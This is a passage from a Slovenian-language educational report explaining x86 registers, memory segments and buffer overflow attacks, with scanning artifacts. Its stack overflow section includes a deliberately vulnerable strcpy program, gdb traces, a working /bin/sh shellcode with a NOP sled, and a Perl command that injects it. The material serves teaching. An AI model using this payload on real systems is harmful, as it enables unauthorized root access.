Sledi korak imenovan dekodiranje. Kot že ime namiguje, v njem prihaja do dekodiranja ukazov, ki smo jih pridobili v prejšnem koraku. Vsak ukaz je sestavljen iz grupe nekih števil imenovanih opkoda (operation code), ki povedo, katera operacija mora biti izvršena, ter še nekaterih dodatnih števil, ki hranijo informacijo o operatorju potrebnem za izvajanje tega ukaza (npr. operandi pri operacijo seštevanja). Operandi so ponavadi neke konstane vrednosti ali naslovi na katerih dobimo neko vrednost (registri), nad katero moramo izvesti neko operacijo.Najlažje to ponazorimo na primeru v Assambley-u (podobo je tudi v CPE, z razliko od tega, da je tam npr. namesto MOV besede neko numerično število, ki to operacijo vedno ponazarja), in sicer:

MOV AX,1000H ;
1. MOV je opkoda, ki povzroči premik 1000H v AX register
2. AX (register) je operand, nad katerim je operacija izvršena

M O V A X , 1 0 0 0 H ;
1. MOV je opkoda, ki povzroči premik 1000H v AX register
2. AX (register) je operand, nad katerim je operacija izvršena

Po koraku pridobivanja in dekodiranja, sledi korak izvajanja. Namen sledečega koraka je na nek način povezati vse dele v CPE, ki so potrebni, da med seboj sodelujejo pri izvajanju določene operacije. Npr. če je prišlo do zahteve po operaciji za seštevanje, je naloga ALE ta, da na vhod »pripelje« števila (skupaj poveže skupino določenih fizičnih vhodov po katerih pride električni pulz) ki jih želimo sešteti, medtem ko na izhodu dobimo njihovo vsoto. ALE je sestavljen iz vezja, katerega naloga je izvajanje preprostih aritmetičnih in logičnih operacij na vhodih.

Zadnji korak imenovan povratni zapis, preprosto poskrbi za to, da se rezultat zadnjega izvajana uspešno shrani v spomin. Če gre za zaporedno izvajanje ukazov, se rezultat za trenutek shrani kar v notranji CPE register, saj je tako veliko hitreje dosegljiv, kot bi to bil, če bi se shranil na počasnejši notranji pomnilnik (npr. RAM). Možnost izbire ali se rezultat zapiše v register ali notranji pomnilnik, lahko programer doseže s spretno manipulacijo zastavic (flag), s katerimi lahko določa potek programa.

Ko CPE zaključi z zadnjim korakom, se celoten postopek še enkrat ponovi, z naslednjim ciklom ukazov. Ponavadi(če ni prišlo do uporabe JUMP-a) so to ukazi, na katere kaže naš »novi« kazalec ukazov, ki se je povečav ob zadnjem končanem ciklu. V naprednejših CPE-jih je mogoče paralelno izvajat več ukazov na enkrat.

6.2.1.1 Registri

V arhitekturi Intel x86, lahko registre razdelimo na več kategorij:

- splošni registri (general-purpose registers)
- segmentni registri (segment registers)
- registri za nadzor izvajanja programa (program flow registers)
- drugi registri

Splošni registri: Med njih sodijo EAX, EBX, ECX, EDX, ESP, EBP,ESI in EDI. Namenjeni so predvsem za začasno hrambo podatkov, ki jih potrebuje program pri njegovem izvajanju. Npr. ko pride do prekinitve programa, se v njega shranijo vrednosti kazalca z ukazi, tako da so hipno dostopni ob ponovnem zagonu programa. Segmentni registri se uporabljajo za kazanje na različne segmente naslovnega prostora, ki jih uporablja nek proces pri

njegovem izvajanju. Med njih spadajo CS (kaže na začetek segmenta kode) , SS (segment sklada), DS, ES, FS, GS,...

Registri za nadzor izvajanja programa: Se večinoma uporabljajo za upravljanje s spominom in so v našem primeru to najbolj pomembni registri, saj se na njih tudi izvaja napad s prekoračitvijo medpomnilnika. Pod drobnogled bomo vzeli predvsem tri in sicer:

- EIP-kazalec z ukazi (extended instruction pointer). Ko program kliče določeno funkcijo, je omenjeni kazalec shranjen na vrhu sklada za kasnejšo uporabo. Ko pride do vrnitve te funkcije, je shranjeni naslov uporabljen kot naslov za iskanje naslednjega ukaza, ki se bo izvršil v programu.
- ESP-kazalec sklada (extended stack pointer). Kaže na trenutni naslov na skladu in omogoča dodajanje ali odstranjevanje podatkov s sklada, z uporabo operacije PUSH ali POP.
- EBP-kazalec baze (extended base pointer). Ponavadi ostane nespremenjen tekom izvajanja funkcije. Služi kot statična točka pri določanju odmika (offseta) spremenljivk in podatkov v funkciji.

6.2.2 Notranji pomnilnik

Notranji pomnilnik je del računalnika namenjen začasnemu ali trajnem hranjenju programov (sekvenci ukazov) ali podatkov. Sestavljena je iz več integriranih vezjih, ki vsebujejo slilicijeve tranzistorje. V grobem jih delimo na dve skupini in sicer tiste, ki ob izgubi napetosti:


- obdržijo podatke (non-volatile memory), npr. flash, ROM, EPROM,..
- izgubijo podatke (volatile memory), npr. DRAM, SRAM,..

Večina notranjih pomnilnikov je dandanes organizirane v tako imenovane spomniske celice ali flip-flope. Vsak od njih pa lahko shrani po en bit (en ali nič).

6.2.2.1 Navidezni pomnilnik

Velja danes za najbolj razširjen način shranjevanja podatkov, ki jih uporablja nek program pri njegovem izvajanju. Zgodovinsko gledano, sta glavni dve motivaciji za njegov nastanek ti, da omogoča učinkovito in varno deljenje spomina med več različnimi programi, in ta da je prišlo do možnosti velike razširitve glavnega spomina (omogoča programu razširitev spomina, ki je lahko tudi večji od celotnega fizičnega spomina, s pomočjo zapisa na trdi disk).

Kot primer lahko vzamemo lahko vzamemo kot zbirko večih programov, ki tečejo istočasno na nekem sistemu. Če želimo dovoliti večim programov, da si le-ti delijo enak spominski medij, moramo poskrbeti za zaščito enega programa pred drugim. To pomeni, da moramo zagotoviti, da je programu omogočeno brati ali pisat le na področju, ki je njemu določeno. Ker programer v naprej večinoma nikoli ne ve, kateri programi bodo na sistemu istočasno tekli, tako ne mora določite naslovnega prostora za njih. Tukaj »vskoči« tako imenovan dinamični način zasedanja pomnilnika, ki omogoča programu poljubno izbiro naslova v pomnilniku. Navidezni spomin omogoča prevod programovega naslovnega prostora v fizični naslov na notranjem pomnilniku. Omenjeni prevod tudi omogoča tudi zaščito programovega naslovnega prostora pred drugimi progami.




6.3 Izvajanje programa

Vsak preveden program (compiled program), ki ga posebej »zaženemo«, shrani svojo programsko kodo, konstante in podatke v eno izmed treh večjih, temu namenjenih prostorov v medpomnilniku (glej sliko).

In sicer v:

- segment sklada (stack segment)
- segment podatkov (data segment)
- segment kode (code segment)



6.3.1 Segment kode

Kot lahko razberemo iz zgoraj ležeče skice začetni naslov na pomnilniku pripada segmentu kode. V njem se ponavadi nahajajo navodila o izvajanju programa (program instructions) , za nas smrtnike, pa so to le nekakšni »čudni« bajtni vzorci, ki so razumljivi le CPE-ju (CPU). Za ta del večinoma velja, da je na njem omogočen le bralni način (read-only), omogoča pa hkratni dostop večim uporabnikom do istega naslova. Vsakršni koli poiskus pisanja vanj bi nas pripeljal do kršitve (memory access violation) in s tem bi se program prenehal z izvajanjem. Slednja lastnost je tudi vzrok, da je ta del v večini primerov za napadalce nezanimiv in se ga ponavadi izogibajo »kot hudič križa«.

6.3.2 Segment podatkov

Sestavljen je iz treh podsegmentov(področij), in sicer:

- podsegmenta podatkov (data)
- podsegmenta BSS
- podsegmenta kopice (heap)

Podsegment podatkov (data):


Podsegment podatkov vsebuje vse globalne in statične spremenljivke, ki so bile v programu(njegovi izvorni kodi) inicializirane z določeno vrednostjo že pred prevedbo(compile) tega programa. Npr. : static int i = 10, global int i = 10; ,... Ta podsegment je mogoče dalje razdeliti naprej še v dva dela in sicer v del, ki je namenjen le branju (read-only) ali v del, ki je namenjen tako branju kot pisanju (read-write). V kateri del se zapiše kakšna spremenljivka je odvisno od tega, kakšnega tipa le-ta je (npr. array->read-write, string->read-only).

Podsegment BSS:

Podsegment BSS se prične s koncem podsegmenta podatkov in vsebuje vse globalne in statične spremenljivke, ki so bile v programu(njegovi izvorni kodi) inicializirane z vrednostjo nič oziroma niso imele eksplicitno določene vrednosti že pred prevedbo(compile) tega programa. Npr. : static int = 0; , static int;.

Kopica je spominski prostor v pomnilniku, ki ga zasede neka aplikacijo ob njenem zagonu. Vsaki aplikacija je s strani OS ali prevajalnika dodeljeno, koliko je lahko največja vrednost spomina, ki jo lahko kopica te aplikacije uporabi. Spomin v kopici je dodeljen programu s strani programerja s klicem sistemske funkcije new() ali malloc() v njeni izvorni kodi. Kopica je uporabljena predvsem v primerih, ko programer zaradi narave aplikacije ne mora v naprej določiti, koliko spomnina bo nek objekt v aplikaciji uporabil oziroma, ko je objekt prevelik za sklad (stack). Vsak operacijski sistem vsebuje svojega kopičnega opravljalca (heap manager), ki skrbi za to, da se prostor(bloki) v kopici pravilno prazni oziroma polni, saj bi v drugačnem primeru kaj kmalu prišlo do popolne zapolnitve kopice, v najslabšem primeru pa kar celega pomnilnika v sistemu.

Vsako kopico kot celoto zaradi lažje obvladljivosti sestavlja več posameznih delov, ki jih imenujemo kopični kosi (chunk). Vsak izmed omenjenih kosov je sestavljen iz kontrolnega bloka (control block) in najmanj dveh blokov za podatke. Kotrolni blok vsebuje informacije o velikosti sedanjega in prejšnega kopičnega kosa.



Polji size in pre_size sta 4 bitni vrednosti, ki pomagata kopični implementaciji pri njeni sestavi in določanju kateri izmed kosov je zaseden ali prost. Element size določa velikost sedanjega kosa, prav tako pa nosi tudi informacije o tem ali je prejšni kos zaseden ali prost. Če je prejšni kos zaseden, je vrednost zastavice(flag) PREV_INUSE nastavljena , drugače pa ne.

Pri obravnavi kopice je potrebno upoštevati tudi to, da za razliko od skladov, »polni« od zgornega naslova pomnilnika proti spodnjemu.

Podsegment sklad (stack):

Sklad je podobno kot že prej omenjena kopica, nek določen rezerviran prostor v navideznem pomnilniku, ki ga je na voljo za uporabo željeni aplikaciji, ob njenem zagonu. Njegova glavna naloga je omogočiti aplikaciji enostavno dostop do lokalnih spremenljivk v specifičnih funkcijah in podajanje informacij ob klicu funkcij. Sklad se obnaša podobno kot medpomnilnik in sicer v sebi hrani vse informacije, ki jih funkcije potrebujejo za njihovo delovanje.Sklad se ustvari s prvim klicom določene funkcije in se pobriše, ko se njeno izvajanje preneha. To je tudi ena izmed lastnosti, po kateri se razlikuje od kopice, saj pri njem programerju ni potrebno paziti, da bi »ročno« brisal neuporabljene funkcije (tako kot je to potrebno pri kopici z ukazom delete()). Eden izmed največjih problemov sklada je v tem, da mu nekateri prevajalniki ob prevodu določijo fiksno velikost, ki pa se tekom izvajanja aplikacije ne mora spreminjati, tako kot pri kopici. Na večini sistemov, ki jih danes lahko srečamo, je po prevzetih nastavitvah mogoče v sklad spremenljivke in podatke zapisovati, brati ali zaganjati. Prav ta lastnost pa je tudi tista, ki je za napadalce nekakšen »sveti gral«.

Vsak sklad deluje po principu poznanemu kot »last in, first out« (LIFO). To je princip, pri katerem lahko vsako novo informacijo v skladu, dodamo ali odstranimo le iz vrha sklada. Najpomembejša operaciji v skladu sta t.i. PUSH in POP. PUSH operacija skrbi, da se željen podatek shrani na vrhu sklada, medtem ko PUSH operacijo poskrbi, da je le-ta odstranjen. Način polnjena kopice je odvisen od tega, kakšno računalniško arhitekturo posedujemo (npr. v našem primeru bo to Intel x86).

Sedaj pa si še na hitro poglejmo, kaj se s skladom zgodi ob zagonu določenega programa. Torej, ko program prične izvajati določeno funkcijo, pride do dodeljevanja spomina skladu za njegove spremenljivke in podatke, ki jih le-ta potrebuje med izvajanjem. Temu vsemu pravimo, da je bil ustvarjen tako imenovani okvir sklada. Vsak okvir sklada funkcije vsebuje sledeče:

- argumente funkcije
- spremenljivke sklada (shranjen kazalec z ukazi, shranjen kazalec okvirja)
- prostor namenjen manipulaciji lokalnih spremenljivk

Kazalec okvirja začne kazati na začetek trenutnega okvirja sklada naše funkcije. V naš okvir sklada shranimo kazalec z ukazi in kazalec okvirja. CPE kot del epiloga funkcije (to je takrat, ko pride do prenehanja izvajanja funkcije in se prostor sklada te funkcije sprazni) bere kazalec z ukazi, ki usmerja CPE k naslednji funkciji, ki jo mora le-ta izvesti. Shranjen kazalec okvirja definira začetek okvirja sklada starševske funkcije in tako omogoča nepoten tok programa.

6.4 Napadi in ranljivosti s prekoračitvijo medpomnilnika

Glavni cilj vseh napadalca pri napadih s prekoračitvijo medpomnilnika je ta, da si z manipulacijo funkcije, ki se nahaja v neki poljubni aplikaciji, pridobi nadzor nad delom omenjene aplikacije. Kako resna je ta varnostna grožnja je odvisno od tega, v kakšnem načinu se izvaja ta aplikacija. Najpogosteje so »žrtve« napadalcev aplikacije, ki se izvajajo v administratorskem načinu

(root), saj si lahko s tem le-ti pridobijo administratorsko ukazno vrstico (root shell), s tem pa tudi nadzor nad vsem informacijskim sistemom (npr. vseh datotek na stražniku, SQL baz,..). Za dosego tega cilja mora napadalec izpolniti dvojico pogojev, in sicer:

predhodno mora ustvariti t.i. shellcode. Tu gre za nekakšne assambley ukaze v heksadecimalnem zapisu, ki narekujejo sistemu, kaj in kako mora stvar izvesti. Ta shellcode pa mora seveda biti tudi dostopen v pomnilniku, za nadaljni napad.

»prelisičiti« program, da napravi odločilni skok (jump) na mesto, kjer je shranjen naš shellcode in ga zažene. Ta skok ponavadi napravimo z manipulacijo EIP-ja (instruction pointer).

Prvi pogoj velja za dokaj enostavnega, saj mora napadalec izdelani shellcode, ki ga želi zagnati, le poslati programu kot vhodni argument. To povzorči, da so je ves poljuben napadačev shellcode dostopen na nekem naslovu v pomnilniku.

Drugi pogoj je nekoliko bolj zapleten, saj je odvisen še od kar nekaj spremenljivk (ali ima napadalec vpogled v izvorno kodo, ali ima napadalec lokalni ali oddaljeni dostop do informacijskega sistema,..).Najenostavnejši primer za napadalca je, da ima dostop do izvorne kode in je na lokalnem žrtvinem sistemu, saj s tem najlažje in najhitreje pridobi vse naslove v pomnilniku, ki so potrebni za izvedbo napada s prekoračitvijo v medpomnilniku.

6.4.1 Vrste napadov s prekoračitvijo medpomnilnika

Poznamo več vrst napadov s prekoračitvijo medpomnilnika, in sicer:

- prekoračitev v skladu (stack buffer overflow)
- prekoračitev v kopici (heap buffer overflow)
- »off-by-one« napake (off-by-one errors)
- napad na format stringa (format string attack)


V poročilu si bomo podrobno pogledali skozi primer le prvega (z uporabo metode imenovane smashing the stack), saj je bralcem najlažje razumljiv in je tudi najstarejši od vseh, vse ostale pa bomo le na »hitro« opisali.

6.4.2 Prekoračitev v skladu (stack buffer overflow)

Prekoračitev v skladu je napad, pri katerem je v prostor, ki je namenjen za izvajanje določenega programa, zapisano več podatkov, kot je bilo to sprva načrtovano . To vodi k prepisu celotnega sklada, vključno s kazalcem z ukazi, ki pove računalniku kateri ukaz mora naslednje izvesti. »Nepridipravi« lahko z njim dosežejo prepis kazalca z ukazi in s tem usmerijo tok izvajanja programa na zlonamerno kodo, ki je shranjena nekje v pomnilniku.

6.4.2.1 Smashing the stack

Kot smo omenili že prej vemo, da je sklad prodročje v pomnilniku namenjenemu za shranjevanje začasnih podatkov. Za programski jezik C je značilno, da vse argumente funkcij in lokalne spremenljivke (s)hrani v omenjeno področje. Spodnja slika nam prikazuje, kakšen je izgled sklada, po zagonu poljubne funkcije v aplikaciji. Kot lahko razberemo iz slike, funkcija ob njenem klicu, v spodnjem delu okvirja sklada(stack frame) dodeli prostor lokalnim spremenljivkam. Nad njimi se se nahaja področje v katerem se nahajajo spremenljivke okvirja sklada (stack frame variables). Njihova naloga je, da usmerjajo CPE k naslovu spomina z navodili, ki povedo kako naj se CPE ravna po končani vrnitvi funkcije.





```
int main(int argc, char *argv[])

{
        char smallbuf[32];
        strcpy(smallbuf, argv[1]);
        printf("%s\n", smallbuf);
        return 0;

}
```

Funkcija main( ) ustvari 32-bajtov medpomnilnika(samllbuf), ki skrbi za hranjenje argumentov ob njihovem vnosu v orodno vrstico. Ko ga prevedemo v prevajalniku in zaženem naš program izgleda nekako tako:

```
# cc -o printme printme.c

# ./printme test

test

#
```

Spodnja slika nam prikazuje, kako izgleda okvir sklada funkcije main( ), ko funkcija strcpy( ) zapiše argument orodne vrstice v medpomnilnik smallbuf.




Kot lahko vidimo, je bila v našem primeru v komandno vrstico vnešen argument »test«. Ta se v prostor namenjen lokalnim spremenljivkam shrani po vsako črko posebej, zaključi pa z znakom \o, ki v jeziku C predstavlja znak NULL (zaključek stringa). Spremenljivke v okvirju sklada (saved frame and instruction pointers) so ostale nespremenjene, tako da lahko program nadaljuje z izvajanje in kasneje brez napake zaključi z izvajanje funkcije. Sedaj pa si poglejmo, kakšen odziv dobimo, če v naš program vnesemo več znakov, kot smo za njih sprva rezervirali prostora.

```
# ./printme
ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDA
BCDABCD

ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDA
BCDABCD

Segmentation fault (core dumped)

#
```

Skot vidimo je prišlo do »sesutja«(crash) našega programa. Pa si dalje poglejmo, kaj je vzrok le-tega.

Naslednja slika prikazuje, kako izgleda okvir sklada funkcije main( ), ko funkcija strcpy( )namesto dovoljenih 32 bajtov, v medpomnilnik smallbuf zapiše kar 48 bajtov.



Kot lahko razberemo pride do segmentacijske napake (core dump), ko pride do vračanja funkcije main( ). Zaradi epiloga funkcije, nam CPE vrne vrednost 0x44434241 ("DCBA" v heksadecimalnem zapisu) iz sklada, in poskuša z zbiranjem, dekodiranjem in izvajanjem navodil na tem naslovu. Ker naslov 0x44434241 ne vsebuje nikakršnih veljavnih navodil, nam sistem vrne segmentacijsko napako.

Analizo programa napadalec najlažje napravi na svojem lokalnem računalu, z uporabo orodij namenjenih za razhroščevanje (debugging tools). Tako v večini primerov napadalec, če je le mogoče, popolnoma poustvari tarčino okolje (npr. kateri OS tarča uporablja, točne verzije aplikacije,..), saj je s tem analiza kar najbolj uspešna in točna. Analiza programa nam pomaga pri določitvi naslova spremenljivk okvirja sklada, ki so potrebne za nadaljno iskanje »lukenj« v naši aplikaciji.

Spodnji primer nam prikazuje izgled našega printme programa, ko ga zaženemo v gdb razhroščevalniku. V program smo vnesli enako dolg argument kot pri prejšnem primeru in s tem tako kot prej povzročili segmentacijsko napako. Z uporabo ukaza info registers lahko razberemo naslove CPE registrov ob času sesutja programa.

Primer 6.1. Sesutje programa in pregled CPE registrov

```
$ gdb printme

GNU gdb 4.16.1

Copyright 1996 Free Software Foundation,
Inc.

(gdb) run
ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDA
BCDABCD

Starting program: printme
ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD

ABCDABCD



Program received signal SIGSEGV,
Segmentation fault.

0x44434241 in ?? ( )

(gdb) info registers

eax            0x0      0

ecx            0x4013bf40
1075035968

edx            0x31     49

ebx            0x4013ec90
1075047568

esp            0xbffff440
0xbffff440

ebp            0x44434241
0x44434241

esi            0x40012f2c
1073819436

edi            0xbffff494
-1073744748

eip            0x44434241
0x44434241

eflags         0x10246  66118

cs             0x17     23

ss             0x1f     31

ds             0x1f     31

es             0x1f     31

fs             0x1f     31
```

Kot je razvidno iz razhroščevalnika, je zaradi vnosa prevelikega argumenta v naš program prišlo do popolnega prepisa kazalca okvirja sklada (stack frame pointer) in kazalca, ki hrani navodila za nadaljne izvajanje (instruction pointer). Ko pride do vrnitve funkcije main( ) in s tem prenehanjem delovanje programa, se izvrši epilog funkcije s postopki v naslednjem LIFO vrstnem redu:

- kazalec sklada (ESP-stack pointer) se postavi na isto vrednost kot je to kazalec okvirja sklada(EPB-frame pointer)
- odstrani kazalec okvirja sklada(EPB) iz sklada in premakne kazalec sklada(ESP) štiri bajte višje, tako da le-ta sedaj kaže na naslov v katerem je shranjen kazalec, ki hrani navodila za nadaljne izvajanje (EIP)
- vrne, odstrani shranjen kazalec z navodili (EIP-instruction pointer) iz sklada, ter premakne kazalec sklada (ESP-stack pointer) ponovno še štiri bajte višje

Primer 6.1 nam prikazuje, da je naslov kazalca sklada (ESP) ob času sesutja programa 0xbffff440. Če od sledeče vrednosti odštejemo 40 bajtov (velikost string spremenljivke, ter vrednosti shranjenih ESP-ja in EIP-ja), dobimo naslov na katerem se prične naš smallbuf.

Potrebno se je vprašati, od kje potrebn za odštetje 40 bajtov od ESP-ja, da dobimo začetek smallbuffa. To je vzrok tega, ker je prišlo do sesutja programa med izvajanjem epiloga funkcije main( ), torej takrat, ko je bil ESP nastavljen že na čisto zgornji naslov okvirja sklada (po tem ko je bil prvo nastavljen na EPB in kasneje, ko sta bila že odstranjena EPB in EIP).

Primer 6.2 nam prikazuje tehniko, ki se uporablja s strani napadalcev, če le-ta nima dostopa do izvorne kode, želi pa izvedeti, kje se prične prične željeni kazalec sklada (ESP).Kar napadalec naredi je to, da s pomočjo analize programa v razhoščevalniku gdb, po korakih opazuje podatke zapisane v določen predel pomnilnika, dokler ne najde točnega naslova, ki mu ustreza.

Primer 6.2. Pregledovanje naslova v skladu

```
(gdb) x/4bc 0xbfffff418

0xbfffff418:     65 'A'  66 'B'  67 'C'
68 'D'

(gdb) x/4bc 0xbfffff41c

0xbfffff41c:     -28 'ä' -37 'û' -65 '¿'
-33 'ß'

(gdb) x/4bc 0xbfffff414

0xbfffff414:     65 'A'  66 'B'  67 'C'
68 'D'
```


Točni naslov na katerem je pričetek smallbuffa v skladu, sedaj daje možnost napadalcu, da le-ta preprost zažene svojo poljubno kodo znotraj ranljivega programa. Kar potrebuje je le še to, da nekje v spomin shrani svoj »shellcode« in prepiše shranjen kazalec z navodili (EIP), ki mu omogoča, da se »shellcode« zažene ob vrnitvi funkcije main( ).

6.4.2.2 Prekoračitev v skladu (stack buffer overflow)

Spodnji zapis nam prikazuje, kako izgleda 24 bajtov dolg »shellcode«. Z njegovo uporabo je napadalcu omogočeno izvajanje katerih koli ukazov v ukazni lupini (command shell) operacijskega sistema Linux.

```
"\x31\xc0\x50\x68\x6e\x2f\x73\x68"

"\x68\x2f\x2f\x62\x69\x89\xe3\x99"

"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Kot lahko opazimo, je velikost »shellcode« za 8 bajtov manjši od našega prvotnega 32 bajtnega medpomnilnika, kateri je bil namenjen za shranjevanje smallbuffa. To bi v nekaterih primerih lahko predstavljal kar velik problem, saj bi bil napadalcu nepoznan naslov na katerem se prične izvajati »shellcode«, s tem pa tudi ne bi bilo mogoče nastaviti kazalca za navodila(EIP) na omenjeni naslov. To preprosto rešimo z dodajanjem \x90 znaka v ves ostali prostor, ki ga »shellcode« ne zapolni. Zank \x90 v resnici ni resnično znak, temveč gre za neke vrste navodilo, pri katerem računalnik ne izvede nobene sistemske operacije (no-operation-NOP). S tem je napadalec ogromno pridobil, saj mu je sedaj potrebno shranjen kazalec z navodili(EIP) le preusmeriti na začetni kazalec sklada (ESP), od tam pa bo računalnik »ignoriral« vsa navodila vse dokler ne bo prišel do začetka »shellcode«.



Torej končni »shellcode« našega programa se sedaj glasi:

```
"\x90\x90\x90\x90\x90\x90\x90\x90"

"\x31\xc0\x50\x68\x6e\x2f\x73\x68"

"\x68\x2f\x2f\x62\x69\x89\xe3\x99"

"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"

"\xef\xbe\xad\xde\x18\xf4\xff\xbf"
-4.
```

Za konec, vse kar mora napadalec še postoriti je to, da s pomočjo npr. Perl-a »pošlje« napadalčev »shellcode« v program printme kot je to prikazano v Primeru 13.4.

```
# ./printme `perl -e 'print
"\x90\x90\x90\x90\x90\x90\x90\x90\x31

\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f
\x62\x69\x89\xe3\x99\x52

\x53\x89\xe1\xb0\x0b\xcd\x80\xef\xbe\xad
\xde\x18\xf4\xff\xbf";'`

1ÀPhn/shh//biãRSá°
```

Ko program poskuša z izpisom »shellcoda«, pride do prekoračitve in s tem do izvajanje ukazne vrstice /bin/sh. Če je program tekel v priviligiranem načinu (root načinu), to pomeni, da si je napadalec pridobil popolni administratorski dostop nad sistemom.

6.4.3 Prekoračitev v kopici (heap buffer overflow)

Do prekoračitve v kopici pride takrat, ko v dinamični spomin (v njem aplikacija hrani podatke med izvajanjem), ki je namenjen aplikaciji pri njenem izvajanju zapišemo več podatkov, kot nam je bilo le-tega dodeljeno. To ponavadi vodi do sesutja programa in izvajanja nove zlonamerne kode, ki je prepisala stare »legitimne« podatke (ki jih je program potreboval pri svojem delovanju) z zlonamernimi.

Primer prekoračitve v kopici:

```
#define BUFSIZE 256

int main(int argc, char **argv) {
  char *buf;

  buf = (char *)malloc(BUFSIZE);
  strcpy(buf, argv[1]);
}
```

6.4.4 »Off-by-one« napake (off-by-one errors)

Pri off-by-one napaki gre za dokaj specifični tip prekoračitve medpomnilnika in sicer do nje pride, ko je vrednost ponovitve za eno manjše/večje kot je to pričakovano. To se ponavadi zgodi zaradi nepravilnega štetja, ki narekuje kolikokrat mora program izvesti določeno zanko v kodi. Omenjena napaka lahko vodi do prepisa kazalca z ukazi v skladi in s tem omogoča »zlem možem« preusmeritev tega kazalca na naslov, ki vsebuje zlonamerno kodo.

6.4.5 Napad na format »stringa«

